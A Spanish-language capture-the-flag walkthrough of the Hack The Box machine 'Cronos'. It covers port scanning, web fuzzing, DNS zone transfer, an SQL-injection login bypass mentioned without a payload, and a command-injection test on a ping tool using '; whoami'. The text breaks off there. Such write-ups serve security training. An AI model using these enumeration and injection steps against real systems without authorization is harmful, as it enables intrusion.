

# Cronos

## Escaneo

Bash

```
> nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv  
10.129.227.211 -oG allports
```

```
> nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv 10.129.227.211 -oG allports  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-10 18:38 CEST  
Initiating SYN Stealth Scan at 18:38  
Scanning 10.129.227.211 [65535 ports]  
Discovered open port 22/tcp on 10.129.227.211  
Discovered open port 80/tcp on 10.129.227.211  
Discovered open port 53/tcp on 10.129.227.211  
Completed SYN Stealth Scan at 18:38, 17.07s elapsed (65535 total ports)  
Nmap scan report for 10.129.227.211  
Host is up, received user-set (0.15s latency).  
Scanned at 2024-05-10 18:38:33 CEST for 17s  
Not shown: 65138 closed tcp ports (reset), 394 filtered tcp ports (no-response)  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE REASON  
22/tcp    open  ssh     syn-ack ttl 63  
53/tcp    open  domain  syn-ack ttl 63  
80/tcp    open  http    syn-ack ttl 63  
  
Read data files from: /usr/bin/./share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 17.21 seconds  
Raw packets sent: 83794 (3.687MB) | Rcvd: 80364 (3.215MB)
```

```
Raw packets sent: 83794 (3.687MB) | Rcvd: 80364 (3.215MB)  
> cat allports  
File: allports  
1 # Nmap 7.94SVN scan initiated Fri May 10 18:38:33 2024 as: nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv -oG allports 10.129.227.211  
2 # Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)  
3 Host: 10.129.227.211 () Status: Up  
4 Host: 10.129.227.211 () Ports: 22/open/tcp//ssh///, 53/open/tcp//domain///, 80/open/tcp//http///  
5 # Nmap done at Fri May 10 18:38:50 2024 -- 1 IP address (1 host up) scanned in 17.21 seconds
```

Bash

```
> nmap -p22,53,80 -sCV -n -Pn -vvv 10.129.227.211 -oN escaneo
```

```

PORT      STATE SERVICE REASON          VERSION
22/tcp open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCK0UbdFxsLPWvII72vC7hU4sfLkKVEqyHRpvpWV2+5s2S4KH0rS25C/R+pyG1KHF9LGTqTChmTbcRjLZE4cJCC0EoIyoeXUZWMyJCqV8crfLh1VG7Zx3wdUJ4yb54G6N1S4CQFwChHEH9xHlqsjHkpkYEnmKc+CVmZCbn6Czn9KayOuHPy5NEqTRIHOBJIEhbrz2ho8+bKP43fJpWfEx0bA2FFGzU0fMet8Mj5j71JEpSws4GEgMycq4lQMuw8g6AcF4AqyGC5zqpf2VRID0BD13gd01vvX2d67QzHJTPA5wgCk/KzoIAovEwGqjIvWnTzXLL8TilZ16/PV8wPHzn
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKwsTNMJ9n5sJr5U1iP8dcbkBrDMs4yp7RRAvuu10E6Fm0RRY/qroKzVNagS1SA9mC6eakkgW6NBgBEggm3kfQ=
|   256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZD11NTE5AAAAIHB1QsAL/XR/HGmUzGZgRje/1lQvrFwnODXvxQ1Dc+Zx
53/tcp open  domain  syn-ack ttl 63 ISC BIND 9.10.3-P4 (Ubuntu Linux)
|_ dns-nsid:
|   _bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http     syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:41
Completed NSE at 18:41, 0.00s elapsed

```

```

Raw packets sent: 3 (152b) | Rcvd: 3 (152b)
> cat escaneo
File: escaneo
1  # Nmap 7.94SVN scan initiated Fri May 10 18:41:01 2024 as: nmap -p22,53,80 -sCV -n -Pn -vvv -oN escaneo 10.129.227.211
2  Nmap scan report for 10.129.227.211
3  Host is up, received user-set (0.16s latency).
4  Scanned at 2024-05-10 18:41:01 CEST for 19s
5
6  PORT      STATE SERVICE REASON          VERSION
7  22/tcp open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
8  |_ ssh-hostkey:
9  |   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
10 |_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCK0UbdFxsLPWvII72vC7hU4sfLkKVEqyHRpvpWV2+5s2S4KH0rS25C/R+pyG1KHF9LGTqTChmTbcRjLZE4cJCC0EoIyoeXUZWMyJCqV8crfLh1VG7Zx3wdUJ4yb54G6N1S4CQFwChHEH9xHlqsjHkpkYEnmKc+CVmZCbn6Czn9KayOuHPy5NEqTRIHOBJIEhbrz2ho8+bKP43fJpWfEx0bA2FFGzU0fMet8Mj5j71JEpSws4GEgMycq4lQMuw8g6AcF4AqyGC5zqpf2VRID0BD13gd01vvX2d67QzHJTPA5wgCk/KzoIAovEwGqjIvWnTzXLL8TilZ16/PV8wPHzn
11 |   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
12 |_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKwsTNMJ9n5sJr5U1iP8dcbkBrDMs4yp7RRAvuu10E6Fm0RRY/qroKzVNagS1SA9mC6eakkgW6NBgBEggm3kfQ=
13 |   256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
14 |_ ssh-ed25519 AAAAC3NzaC1lZD11NTE5AAAAIHB1QsAL/XR/HGmUzGZgRje/1lQvrFwnODXvxQ1Dc+Zx
15 53/tcp open  domain  syn-ack ttl 63 ISC BIND 9.10.3-P4 (Ubuntu Linux)
16 |_ dns-nsid:
17 |   _bind.version: 9.10.3-P4-Ubuntu
18 80/tcp open  http     syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
19 |_ http-title: Apache2 Ubuntu Default Page: It works
20 |_ http-methods:
21 |   Supported Methods: GET HEAD POST OPTIONS
22 |_ http-server-header: Apache/2.4.18 (Ubuntu)
23 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
24
25 Read data files from: /usr/bin/./share/nmap
26 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
27 # Nmap done at Fri May 10 18:41:20 2024 -- 1 IP address (1 host up) scanned in 18.90 seconds

```

## whatweb

```

> whatweb http://10.129.227.211
http://10.129.227.211 [200 OK] Apache[2.4.18], Country[RESERVED][22], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.227.211], Title[Apache2 Ubuntu Default Page: It works]

```

# Enumerar Fuzz

```

> nmap --script http-enum -p80 10.129.227.211 -oN website
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-10 19:04 CEST
Nmap scan report for 10.129.227.211
Host is up (0.21s latency).

PORT      STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 63.86 seconds

```

```

Nmap done: 1 IP address (1 host up) scanned in 63.86 seconds
> wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -z list,php-html http://10.129.227.211/FUZZ.FUZZ2Z
Total Requests: 4095
Target: http://10.129.227.211/FUZZ
Total Requests: 4095
Total time: 19.0870s
Processed Requests: 4095
Filtered Requests: 4095
Request rate: 214.403

```

Probamos que nos lo ponga en una lista

Bash

```

> wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -z list,php-html http://10.129.227.211/FUZZ.FUZZ2Z

```

```
> wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -z list,php-html http://10.129.227.211/FUZZ.FUZZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documenta
tion for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.129.227.211/FUZZ.FUZZZ
Total requests: 9978
```

y nos encuentra

```
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.129.227.211/FUZZ.FUZZZ
Total requests: 9978

=====
ID           Response  Lines  Word    Chars  Payload
=====
000005660:  200        379 L   975 W   11439 Ch  "index - html"

Total time: 0
Processed Requests: 9978
Filtered Requests: 9977
Requests/sec.: 0

🚀 /home/unicomano/Academia/cronos 🏠 took ⌚ 38s ✓ |
```

Como sabemos al ver que tenemos el puerto 53 abierto que es un DNS podemos intuir que practicamente hay un dominio como google.es que nos dirija a otra pagina en la misma IP porque esta asi configurado para porqie ya sabemos que es mejor el nombre d ela pagina que un direccion Ip

Para hallarlo tendremos que utilizar nslookup


```
> nslookup
> 10.129.227.211
** server can't find 211.227.129.10.in-addr.arpa: NXDOMAIN
> server 10.129.227.211
Default server: 10.129.227.211
Address: 10.129.227.211#53
> 10.129.227.211
211.227.129.10.in-addr.arpa      name = ns1.cronos.htb.
>
```

como vemos el DNS es

language-dns

cronos.htb

y así lo tendríamos



Lo malo es que nos redirige los botones a sitios externos

Ahora probaremos FUZZ con el dominio

```
Bash

> wfuzz -c --hc=404 -t 200 -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-
5000.txt http://cronos.htb/FUZZ
```

```
/usr/lib/python3/dist-packages/wfuzz/wfuzz.py:78: UserWarning:Fatal exception: FUZZ words and number of payloads do not match!
> wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt http://cronos.htb/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documenta
tion for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://cronos.htb/FUZZ
Total requests: 4989

=====
ID          Response  Lines  Word   Chars  Payload
=====
000000406:  301        9 L    28 W   306 Ch  "css"
000000454:  301        9 L    28 W   305 Ch  "js"

Total time: 0
Processed Requests: 4989
Filtered Requests: 4987
Requests/sec.: 0
```

Tennemos dos opciones y las vemos

← → ↻ 🏠 cronos.htb/css/ Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking D

# Index of /css

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
🔙 <a href="#">Parent Directory</a>		-	
📄 <a href="#">app.css</a>	2017-04-09 00:30	116K	

Apache/2.4.18 (Ubuntu) Server at cronos.htb Port 80

← → ↻ 🏠 cronos.htb/js/ Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Explo

# Index of /js

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
🔙 <a href="#">Parent Directory</a>		-	
📄 <a href="#">app.js</a>	2017-04-09 00:30	278K	

Apache/2.4.18 (Ubuntu) Server at cronos.htb Port 80



```
> dig @10.129.227.211 cronos.htb
```

Este comando que tiramos vemos los name server

```
Requests/sec: 0

> dig @10.129.227.211 cronos.htb

; <<>> DiG 9.19.21-1-Debian <<>> @10.129.227.211 cronos.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15768
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;cronos.htb.                IN      A

;; ANSWER SECTION:
cronos.htb.                604800  IN      A      10.10.10.13

;; AUTHORITY SECTION:
cronos.htb.                604800  IN      NS      ns1.cronos.htb.

;; ADDITIONAL SECTION:
ns1.cronos.htb.            604800  IN      A      10.10.10.13

;; Query time: 843 msec
;; SERVER: 10.129.227.211#53(10.129.227.211) (UDP)
;; WHEN: Fri May 10 20:08:31 CEST 2024
;; MSG SIZE rcvd: 89
```

```
> dig @10.129.227.211 cronos.htb mx
```

Aqui vemos los servidores de mensajería


```
> dig @10.129.227.211 cronos.htb mx

;<<>> DiG 9.19.21-1-Debian <<>> @10.129.227.211 cronos.htb mx
;(1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7701
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;cronos.htb.                IN      MX

;; AUTHORITY SECTION:
cronos.htb.                604800  IN      SOA      cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800

;; Query time: 151 msec
;; SERVER: 10.129.227.211#53(10.129.227.211) (UDP)
;; WHEN: Fri May 10 20:09:43 CEST 2024
;; MSG SIZE rcvd: 81
```



La consulta mas utilizada del parametro DIG es este

Bash

```
dig @IPdelavictima dominio axfr
```

Como el que vamos a utilizar para ver mas info

Bash

```
> dig @10.129.199.31 cronos.htb axfr
```



```

> dig @10.129.199.31 cronos.htb axfr

; <<>> DiG 9.19.21-1-Debian <<>> @10.129.199.31 cronos.htb axfr
; (1 server found)
;; global options: +cmd
cronos.htb.      604800 IN      SOA      cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.      604800 IN      NS       ns1.cronos.htb.
cronos.htb.      604800 IN      A        10.10.10.13
admin.cronos.htb. 604800 IN      A        10.10.10.13
ns1.cronos.htb.  604800 IN      A        10.10.10.13
www.cronos.htb.  604800 IN      A        10.10.10.13
cronos.htb.      604800 IN      SOA      cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 647 msec
;; SERVER: 10.129.199.31#53(10.129.199.31) (TCP)
;; WHEN: Mon May 13 16:54:33 CEST 2024
;; XFR size: 7 records (messages 1, bytes 203)

```

Otra forma es haciendo otra vez fuzzing

```


> gobuster vhost -u http://cronos.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 200

=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://cronos.htb
[+] Method:       GET
[+] Threads:      200
[+] Wordlist:      /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:    gobuster/3.1.0
[+] Timeout:      10s
=====
2022/05/27 20:00:03 Starting gobuster in VHOST enumeration mode
=====
Found: admin.cronos.htb (Status: 200) [Size: 1547]

=====
2022/05/27 20:00:12 Finished
=====


```

y ya como hemos visto antes tenemos este login




un panel de autentificacion


Probamos una inyeccion sql a ver si funciona



y hemos entrado



Hacemos un ping y nos salta en el



hacemos un ping pero con ; whoami



miramos si tiene Curl

# Net Tool v0.1

